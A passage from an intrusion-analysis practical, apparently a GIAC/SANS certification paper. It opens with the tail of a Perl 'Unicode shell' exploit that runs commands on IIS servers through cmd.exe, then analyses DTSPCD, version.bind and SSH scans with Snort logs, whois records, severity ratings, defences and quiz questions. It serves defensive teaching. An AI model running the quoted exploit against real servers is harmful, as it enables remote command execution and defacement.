if ($choice =~/\D/g ){ &choose };
if ($choice == 0){ &other };
$url = $U[$choice];
print "\nURL: HTTP://$host$url";
}; # end choose URL subroutine.

# Other URL subroutine.
sub other {
print "\nURL [minus command] eg: HTTP://$host\/scripts\/cmd.exe?\/+";
print "\nHTTP://$host";
my $other = <STDIN>;
chomp $other;
$U[0] = $other;
};  # end other subroutine.

# Command subroutine.
sub command {
while ($command !~/quit/i) {
print "\nHELP QUIT URL SCAN Or Command eg dir C: ";
print "\nCommand :";
$command = <STDIN>;
chomp $command;
if ($command =~/quit/i) { &exit };
if ($command =~/url/i) { &choose };
if ($command =~/scan/i) { &scan };
if ($command =~/help/i) { &help };
$command =~ s/\s/+/g; # remove white space.
print "HTTP://$host$url$command";
$probe = "command";
if ($command !~/quit|url|scan|help/) {&connect};
};
&exit;
};  # end command subroutine.

# Connect subroutine.
sub connect {
my $connection = IO::Socket::INET->new (
                        Proto => "tcp",
                        PeerAddr => "$host",
                        PeerPort => "$port",
                        ) or die "\nSorry UNABLE TO CONNECT To $host On
Port $port.\n";
$connection -> autoflush(1);
if ($probe =~/command|scan/){
print $connection "GET $url$command HTTP/1.0\r\n\r\n";
}elsif ($probe =~/string/) {
print $connection "HEAD / HTTP/1.0\r\n\r\n";
};

while ( <$connection> ) {
                  @results = <$connection>;
                   };
```

```
close $connection;
if ($probe eq "command"){ &output };
if ($probe eq "string"){ &output };
};  # end connect subroutine.

# output subroutine.
sub output{
print "\nOUTPUT FROM $host. \n\n";
my $display;
# if probe is a for server string display only first 10 lines.
if ($probe eq "string") {
                  my $X;
                  for ($X=0; $X<=10; $X++) {
                  $display = $results[$X];
                  if (defined $display){print "$display";};
                  sleep 1;
                        };
# else print all server output to the screen.
                  }else{
                  foreach $display (@results){
                      print "$display";
                      sleep 1;
                        };
                          };
};  # end output subroutine.

# exit subroutine.
sub exit{
print "\n\n\nIf You Cant B-r00t Then Just B#.";
print "\nByeeeeee ... !!!";
print "\n\n\n";
exit;
};

# Help subroutine.
sub help {
print "\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n";
print "\n UNICODE SHELL by B-r00t. 2001.";
print "\n Br00tzC0ntactz\@Hotmail.Com ";
print "\n ~~~~~~~~~~~~~~~~~~~~~~~~~~~~\n";
print "\n A Unicode HTTP exploit for Micro\$oft NT IIS WebServers.";
print "\n";
print "\n First tries to get IIS Server string.";
print "\n Scans for usable Unicode URL in 20 different ways.";
print "\n Then allows choice of which URL to use including an URL of";
print "\n your own design eg. After copying cmd.exe to /scripts.";
print "\n Commands are executed via your choice of URL on the target";
print "\n server.";
print "\n ";
print "\n URL can be changed at anytime by typing URL.";
print "\n The Webserver can be re-SCANed at anytime by typing SCAN.";
print "\n Program can be QUIT at anytime by typing QUIT.";
print "\n HELP prints this ... ";
print "\n ENJOY !";
print "\n\n\n";
}; # end help subroutine.
```

```
# Another fine B-r00t production ...
#
# Thanks To :
# Micro$oft For Being What It Is !
# That One Doris ... U-Know-Who-U-R!
# Mum & Dad.
#
#
# B-r00t aka B#. 2001.
# Br00tzC0ntactz@Hotmail.Com
# ICQ 24645508.
# THE END - AMEN.
```

6. Correlation's

This particular vulnerability has been assigned to CVE-2000-0084. It is also referenced in Bugtraq BID: 1806 and in MS00-078. The vulnerability has been fixed in the patch from MS00-057.

7. Evidence of active targeting

This is either active targeting of a host running IIS4.0 or collateral damage in the case of Code-Red.

8. Severity

(Criticality + Lethality) – Countermeasures (System + Network) = Severity

Criticality: 4 - this was one of our eCommerce webservers

Lethality: 4 - I have seen this particular attack used to replace a webpage with a defaced version (good ole' PoizonBox)

Countermeasures:

System: 5 - modern operating systems with up-to-date security patches applied

Network: 3 - the host is behind a restrictive firewall, however port 80 is allowed since this is a webserver

Attack Severity: (4 + 4) – (5 + 3) = 0

9. Defensive recommendations

Current defenses were sufficient to stop the attack in this case. The system in question is up-to-date on security patches and was not vulnerable to this particular attack. It would probably be a good idea to install the URLScan tool available from Microsoft (http://support.microsoft.com/default.aspx?scid=kb;EN-US;q307608). And always keep the system up-to-date on security patches. For systems that do not need to service http for Internet users, create filters on the router to disallow traffic destined for port 80 to these systems or place them behind a firewall with a similar security policy.

10. Multiple choice test questions

Q. If you see a URL request with cmd.exe embedded in the request, this is most likely:

a) command interpreter attack on an NT webserver
b) normal script access
c) an attempt to download the SAM
d) normal web browsing

A. The answer is a) command interpreter attack on an NT webserver. CMD.exe is the WindowsNT command interpreter and thus should not ordinarily be seen in normal web traffic.

Detect #3 – DTSPCD Scan

```
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.2:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.4:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.3:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.5:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.10:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.11:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.9:6112 SYN ******S*
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.8:6112 SYN ******S*
```

1. Source of trace

This trace was collected from the Incidents.org Intrusions Mail List at the URL: http://www.incidents.org/archives/intrusions/msg03780.html

2. Detect was generated by

It appears that this is the output of a Snort portscan.log file.

```
Feb 12 03:54:49 194.236.4.10:6112 -> xxx.yyy.zzz.8:6112 SYN ******S*
```

The format of the log is as follows:

Timestamp - Feb 12 03:54:49
Source IP:Port – 194.236.4.10:6112
Direction – "->"
Destination IP:Port – xxx.yyy.zzz.8:6112
Protocol Info – UDP or Flags for TCP

3. Probability that the source address was spoofed

The following is the output from a whois lookup on the source address:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      194.236.4.0 - 194.236.4.255
netname:      BONET-BROADBAND
descr:        LCO Bonet AB
descr:        Stockholm
descr:        ============================
descr:        Intrusion and abuse reports
descr:        should be sent to
descr:        abuse@bonet.se
descr:        ============================
country:      SE
admin-c:      VMS8-RIPE
tech-c:       VMS8-RIPE
status:       ASSIGNED PA
notify:       mntripe@telia.net
mnt-by:       TELIANET-LIR
changed:      katri@telia.net 20001011
changed:      eva@telia.net 20011217
source:       RIPE

route:        194.236.0.0/15
descr:        TELIANET-BLK
remarks:      Abuse issues should be reported at
remarks:      http://www.telia.com/security/
remarks:      Mail to abuse@telia.net will be auto-replied
remarks:      and referred to the URL above.
origin:       AS3301
mnt-by:       TELIANET-RR
changed:      hh@telia.net 19960828
source:       RIPE

person:       VD Mikael Sandberg
```

```
address:        LCO BoNet AB
address:        Kungsbron 21
address:        S-111 22 Stockholm
address:        Sweden
phone:          +46 910 716161
e-mail:         abuse@bonet.se
nic-hdl:        VMS8-RIPE
mnt-by:         TELIANET-LIR
notify:         mntripe@telia.net
changed:        rosendal@bonet.se 20011123
changed:        eva@telia.net 20011217
source:         RIPE
```

It is likely that the source address has been spoofed. Many broadband networks are configured such that the "neighborhood" is on the same collision domain, thus making it very easy to sniff other user's traffic. Even if the network is switched it is quite easy to fake the switch into thinking you are someone else just by doing ARP spoofing, see http://rr.sans.org/switchednet/layer2.php for a good write-up on ARP spoofing and Bridging. The static source port anomaly in the packets indicates crafting of some sort which further supports the assumption that the source may be spoofed.

4. Description of the attack

The attack is executed by sending SYN packets in order to elicit a response from a target system. A SYN-ACK response would indicate the target host is running this service and a RST would indicate that the target host is not.

Recent vulnerabilities have been found in a component included in the CDE graphical windows environment shipped with many Unix systems. The component is known as the dtspcd. The vulnerability consists of a buffer overflow, which may allow a remote attacker to insert arbitrary code to be executed on an affected system.

5. Attack mechanism

The attack works by observing SYN-ACK responses for hosts that run the dtspcd service and receiving RST packets for hosts that do not. This gives the attacker a shopping list for future attacks.

It is possible that the attacker will follow up with a buffer overflow attack to hosts that responded positive for the dtspcd service. According to Eric Cole in the book "Hackers Beware" a buffer overflow attack "is when an attacker tries to store too much information in an undersized receptacle". The buffer overflow is caused by filling a variable or array with more information than the programmer intended thus allowing memory to be overwritten with the data inserted that is larger than

the bounds of the variable or array. This data may be executed with the privileges of the exploited service, some other program, or overwrite another application causing it to crash.

6. Correlation's

Many Unix venders that include the CDE graphical environment have posted security advisories for a possible buffer overflow in the dtspcd service. Information about this exploit may be found at Bugtraq (www.securityfocus.com). The exploit affects many versions of Unix that run the CDE including Solaris, HP-UX, AIX, IRIX, Caldera, and others. This exploit has been assigned BID: 3517. This exploit is a candidate for the CVE and has been assigned to CAN-2001-0803.

Anther member of the mailing list saw similar scanning activity from the same source.

```
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.192:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.193:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.194:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.195:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.196:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.197:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.198:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.199:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.200:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.201:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.202:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.203:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.204:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.205:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.206:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.207:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.208:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.209:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.210:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.211:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.212:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.213:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.214:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.215:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.216:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.217:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.218:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.219:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.220:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.221:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.222:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.223:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.224:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.225:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.226:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.227:6112 SYN ******S*
```

```
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.228:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.229:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.230:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.231:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.232:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.233:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.234:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.235:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.236:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.237:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.238:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.239:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.240:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.241:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.242:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.243:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.244:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.245:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.246:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.247:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.248:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.249:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.250:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.251:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.252:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.253:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.254:6112 SYN ******S*
Feb 12 02:27:17 194.236.4.10:6112 -> a.b.c.255:6112 SYN ******S*
```

7. Evidence of active targeting

This appears to be a host scan for the dtspcd service. Information is not available as to the OS running on the hosts or whether or not they are running the dtspcd service. This does not appear to be active targeting. Other members of the list reported scans from the same source on the same day indicating this is part of a much larger scan.

8. Severity

(Criticality + Lethality) – Countermeasures (System + Network) = Severity

Criticality: 3 - this type of scan is most likely targeted at a Unix workstation as most critical Unix servers should not be running a GUI environment unless absolutely necessary

Lethality: 5 – a buffer overflow essentially allows an attacker to gain root access remotely across the net by inserting executable code to be run with the privileges of the affected service

Countermeasures:

System: 3 - to be conservative, we do not know anything about the targeted machines, however it is likely that the machine has not been patched for this vulnerability since it is fairly new and the emails indicated that the targeted admins were unaware of this service

Network: 3 - to be conservative, we are not given enough information to determine if the site had some sort of perimeter defenses, however they do have an IDS

Attack Severity: (3 + 5) – (3 + 3) = 2

9. Defensive recommendation

Block requests for tcp/6112 at the Internet router or a firewall and only allow external addresses to connect to this service on a case-by-case basis. If the target machines are indeed Unix systems I would recommend installing the latest OS security patches.

10. Multiple choice test questions

Q. A buffer overflow is caused by which of the following:

a) improperly freeing dynamically created memory when exiting the program
b) improper checking of the size of input stored in an array or variable
c) referencing an array element from inside a program that is outside of the allocated memory for the array thus causing a segmentation fault
d) implementing functions recursively in a program

A. The answer is b) improper checking of the size of input stored in an array or variable. By not providing sufficient error checking on input to a program, it is possible for an attacker to insert invalid input that may be executed as arbitrary code.

Detect #4 – Version.bind

```
Apr 14 06:25:54 63.80.245.138:4708 -> a.b.c.9:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4719 -> a.b.c.20:53 SYN ******S*
```

```
Apr 14 06:25:52 63.80.245.138:4725 -> a.b.c.26:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4729 -> a.b.c.30:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4732 -> a.b.c.33:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4749 -> a.b.c.50:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4750 -> a.b.c.51:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4770 -> a.b.c.71:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4771 -> a.b.c.72:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4779 -> a.b.c.80:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4781 -> a.b.c.82:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4800 -> a.b.c.101:53 SYN ******S*
Apr 14 06:25:52 63.80.245.138:4802 -> a.b.c.103:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4813 -> a.b.c.114:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4820 -> a.b.c.121:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4826 -> a.b.c.127:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4891 -> a.b.c.192:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4894 -> a.b.c.195:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4906 -> a.b.c.207:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:4924 -> a.b.c.225:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:1282 -> a.b.c.225:53 UDP
Apr 14 06:25:53 63.80.245.138:4943 -> a.b.c.244:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:1030 -> a.b.d.52:53 SYN ******S*


Apr 14 06:25:53 hostka named[17373]: security: notice: denied query
from [63.80.245.138].1282 for "VERSION.BIND"

Apr 14 06:25:13 hosth /kernel: Connection attempt to TCP a.b.c.62:53
from 63.80.245.138:4761

Apr 14 06:25:53 hostka named[17373]: security: notice: denied query
from [63.80.245.138].1282 for "VERSION.BIND"

Apr 14 06:25:53 hostka snort: DNS named version attempt:
63.80.245.138:1282 -> a.b.c.225:53
```

1. Source of trace

This trace was taken from the SANS GIAC Archives on the incidents.org website at http://www.incidents.org/archives/y2k/042401.htm

2. Detect was generated by

The traces appear to be a combination of logs from the Snort IDS and syslogs from a Unix system running named.

3. Probability the source address was spoofed

A whois lookup with ARIN (www.arin.net) produced the following output:

```
UUNET Technologies, Inc. (NETBLK-UUNET63)
   3060 Williams Drive, Suite 601
   Fairfax, Virginia 22031
   US

   Netname: UUNET63
   Netblock: 63.64.0.0 - 63.127.255.255
   Maintainer: UU

   Coordinator:
      UUNET, Technical Support  (OA12-ARIN)  help@uu.net
      (800) 900-0241

   Domain System inverse mapping provided by:

   AUTH03.NS.UU.NET           198.6.1.83
   AUTH00.NS.UU.NET           198.6.1.65

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 26-Sep-2001.
   Database last updated on  18-Feb-2002 19:56:12 EDT.

----------

Spectrum Computers (NETBLK-UU-63-80-244)
   203-C Harrison Street
   Leesburg, VA 20176
   US

   Netname: UU-63-80-244
   Netblock: 63.80.244.0 - 63.80.245.255

   Coordinator:
      Carte, Daniel  (DC582-ARIN)  dan@SPECTRUM-COMPUTERS.COM
      703-443-9248

   Record last updated on 05-Oct-1999.
   Database last updated on  18-Feb-2002 19:56:12 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```


The source address is probably not spoofed. In order to build a shopping list of servers running DNS a response of either a SYN-ACK or RST would need to be observed by the attacking machine. Also, the attacker is apparently attempting to query the nameserver for its bind version. The changing source ports would indicate that the packets have probably not been crafted, however it is hard to determine without examining other attributes of the packet such as sequence numbers, IP ID, etc.

The following excerpt indicates that the source received a response to the tcp stimulus thus supporting the conclusion that the source is probably not spoofed.

```
Apr 14 06:25:53 63.80.245.138:4924 -> a.b.c.225:53 SYN ******S*
Apr 14 06:25:53 63.80.245.138:1282 -> a.b.c.225:53 UDP
```

Despite the reasons given above it, is hard to say with any degree of confidence as to whether the source was spoofed or not. It is quite possible that the attacker is sniffing all the traffic into the source network and responding accordingly.

4. Description of attack

We appear to be seeing two reconnaissance attacks here; the first a simple port scan to search for listening nameservers and the second a query for the bind version of listening nameservers. If the bind version is leaked to the attacker it is possible the attacker could follow up with some exploit to target that version of bind.

5. Attack mechanism

The port scan attack works by observing a SYN-ACK response for hosts that run the targeted service and a RST response for hosts that do not. Once a listening nameserver is found a DNS query is issued to the server to return the version of bind it is running.

6. Correlation's

Many users reported seeing similar activity around the same timeframe, following is one such posting:

```
Apr 13 11:48:25 209.126.168.231:4504 -> a.b.c.114:53 SYN ******S*
Apr 13 11:48:25 209.126.168.231:4597 -> a.b.c.207:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:4420 -> a.b.c.30:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:4441 -> a.b.c.51:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:4461 -> a.b.c.71:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:4472 -> a.b.c.82:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:4557 -> a.b.c.167:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:1388 -> a.b.c.225:53 SYN ******S*
Apr 13 11:48:28 209.126.168.231:1107 -> a.b.c.225:53 UDP
Apr 13 11:48:28 209.126.168.231:1407 -> a.b.c.244:53 SYN ******S*
Apr 13 11:48:31 209.126.168.231:1528 -> a.b.d.52:53 SYN ******S*
Apr 13 11:48:31 209.126.168.231:1678 -> a.b.d.202:53 SYN ******S*
Apr 13 11:48:31 209.126.168.231:1928 -> a.b.e.195:53 SYN ******S*
Apr 13 11:48:31 209.126.168.231:1947 -> a.b.e.214:53 SYN ******S*
Apr 13 11:48:32 209.126.168.231:1952 -> a.b.e.219:53 SYN ******S*
Apr 13 11:48:35 209.126.168.231:1971 -> a.b.e.238:53 SYN ******S*
Apr 13 11:48:37 209.126.168.231:2938 -> a.b.f.145:53 SYN ******S*
```

```
Apr 13 11:48:40 209.126.168.231:2941 -> a.b.f.148:53 SYN ******S*
Apr 13 11:48:37 209.126.168.231:2942 -> a.b.f.149:53 SYN ******S*
Apr 13 11:48:40 209.126.168.231:2947 -> a.b.f.154:53 SYN ******S*
Apr 13 11:48:37 209.126.168.231:2957 -> a.b.f.164:53 SYN ******S*
Apr 13 11:48:37 209.126.168.231:2959 -> a.b.f.166:53 SYN ******S*
Apr 13 11:48:37 209.126.168.231:2974 -> a.b.f.181:53 SYN ******S*
Apr 13 11:48:37 209.126.168.231:2976 -> a.b.f.183:53 SYN ******S*
Apr 13 11:48:40 209.126.168.231:2985 -> a.b.f.192:53 SYN ******S*
Apr 13 11:48:40 209.126.168.231:3041 -> a.b.f.246:53 SYN ******S*
Apr 13 11:48:40 209.126.168.231:1713 -> a.b.d.237:53 SYN ******S*
Apr 13 11:48:40 209.126.168.231:1947 -> a.b.e.214:53 SYN ******S*
Apr 13 11:48:41 209.126.168.231:1971 -> a.b.e.238:53 SYN ******S*
Apr 13 11:48:41 209.126.168.231:2340 -> a.b.f.18:53 SYN ******S*


Apr 13 11:48:28 hostka named[17373]: security: notice: denied query
from [209.126.168.231].1107 for "version.bind"

Apr 13 11:47:52 hosth /kernel: Connection attempt to TCP a.b.c.62:53
from 209.126.168.231:4452

Apr 13 11:48:28 hostka named[17373]: security: notice: denied query
from [209.126.168.231].1107 for "version.bind"

Apr 13 11:48:54 hostmf /kernel: Connection attempt to TCP a.b.f.167:53
from 209.126.168.231:2960

Apr 13 11:48:28 hostka snort: DNS named version attempt:
209.126.168.231:1107 -> a.b.c.225:53

Apr 13 11:48:28 hostka snort: DNS named version attempt:
209.126.168.231:1107 -> a.b.c.225:53
```

A search through Bugtraq (www.securityfocus.com) turned up many vulnerabilities found in various versions of bind in the months prior to this particular incident. The output of this search follows:

```
* 2001-01-29:  ISC Bind 8 Transaction Signatures Buffer Overflow
Vulnerability
* 2001-01-29:  ISC Bind 4 nslookupComplain() Buffer Overflow
Vulnerability
* 2001-01-29:  ISC Bind 4 nslookupComplain() Format String
Vulnerability
* 2001-01-29:  ISC BIND Internal Memory Disclosure Vulnerability
* 2000-11-01:  Multiple Vendor BIND 8.2.2-P5 Denial of Service
Vulnerability
* 2000-10-27:  ISC host Remote Buffer Overflow Vulnerability
* 2000-05-03:  Multiple Vendor Predictable Resolver ID Vulnerability
* 2000-02-14:  Nameserver Traffic Amplification and NS Route Discovery
Vulnerability
* 2000-01-23:  DNS TLD & Out of Zone NS Domain Hijacking
* 2000-01-12:  BIND Moving Domain DoS Vulnerability
* 1999-11-10:  Multiple Vendor BIND (NXT Overflow & Denial of Service)
Vulnerabilities
* 1998-06-10:  Multiple Vendor BIND Cache Poisoning Vulnerability
* 1998-04-10:  ISC BIND named SIGINT and SIGIOT symlink Vulnerability
```

```
* 1998-04-08:  Multiple Vendor BIND iquery buffer overflow
Vulnerability
```

It is possible that the attacker will use the information gathered to launch an attack to exploit one of the aforementioned vulnerabilities.

7. Evidence of active targeting

The initial scan shows the user scanning a subnet for listening nameservers. The Bind version query would indicate that the attacker found a nameserver and exploited this attack. The attack is probably part of a larger scan/scripted attack due to the similar postings on the same day.

8. Severity

(Criticality + Lethality) – Countermeasures (System + Network) = Severity

Criticality: 5 - this attack is targeted at DNS servers

Lethality: 2 - this is an information gathering attack

Countermeasures:

System: 4 – no indication of the operating system running named, however the attack was apparently not successful due to system security as is indicated the trace

Network: 3 - to be conservative, we are not given enough information to determine if the site had some sort of perimeter defenses, however they do have an IDS

Attack Severity: (5 + 2) – (4 + 3) = 0

9. Defensive recommendation

Keep the Bind up-to-date and configure it not to return the version.

10. Multiple choice test questions

Q. Which of the following is true?

a) a properly configured firewall would prevent this attack from succeeding
b) a packet filtering device would prevent this attack from succeeding
c) an IDS such as snort would prevent this attack from succeeding
d) an up-to-date Bind server configured not to return the version would prevent this attack from succeeding

A. The answer is d) an up-to-date Bind server configured not to return the version would prevent this attack. A packet filtering device does not have the "smarts" to examine traffic for content, it could be used to block access to port tcp/53 and udp/53 however that would prevent some users from accessing the nameserver which would defeat the purpose of a sites Internet DNS server. A firewall has the same limitations as a packet filter unless a specialized proxy has been programmed to detect this particular attack. Most IDS systems are configured to be passive meaning they watch for and alert on this type of activity rather than actively defend against it.

Detect #5 – SSH Scan

```
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.2:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.6:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.10:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.14:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.17:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.21:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.23:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.29:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.30:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.26:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.27:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.34:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.42:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.49:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.1:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.5:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.3:22 SYN ******S*
Feb 19 06:02:39 163.13.135.100:22 -> ___.___.23.4:22 SYN ******S*
```

1. Source of trace

The source of this trace was a snort sensor on my employer's network. The sensor is located such that it watches all traffic that comes off the ethernet interface of the Internet router.

2. Detect was generated by

This detect was generated by Snort 1.8.3 with a standard ruleset and the output was formatted with SnortSnarf-020126.1.

3. Probability the source address was spoofed

A whois lookup of the source at ARIN (www.arin.net) produced the following output:

```
Ministry of Education Computer Center (NETBLK-TANET-B) TANET-B
                                       163.13.0.0 - 163.32.255.255
Ministry of Education Computer Center (NET-TANET-B-1) TANET-B-1
                                       163.13.0.0 - 163.13.255.255
```

It is possible that the source address was spoofed. The static source port indicates packet crafting. The attack relies on observing a SYN-ACK response from machines running the service and a RST response from hosts not running the service. A machine that was sniffing all traffic inbound to this network could observe the response.

I do not, however believe that the source was spoofed. The fact that the user was coming from China and an educational institution at that supports the conclusion that the source address was probably not spoofed. Do to the open nature of a University it is pretty hard if not impossible to determine the true identity of an attacker using a University system. For instance, at the University I attend the library has machines scattered out that have Internet access and do not even require a person to have an account or logon to the machines. It does not seem necessary for the attacker to go through the extra work of masking their source address.

4. Description of the attack

This attack is directed at machines running the SSH service. The attack is to find machines running a SSH server by observing a SYN-ACK response. This will

probably be followed up with an attack on the SSH service, possibly one of the following listed on Bugtraq:

```
* 2001-02-08:  SSH CRC-32 Compensation Attack Detector Vulnerability
* 2001-02-06:  PKCS #1 Version 1.5 Session Key Retrieval Vulnerability
* 2001-02-05:  SSH1 SSH Daemon Logging Failure Vulnerability
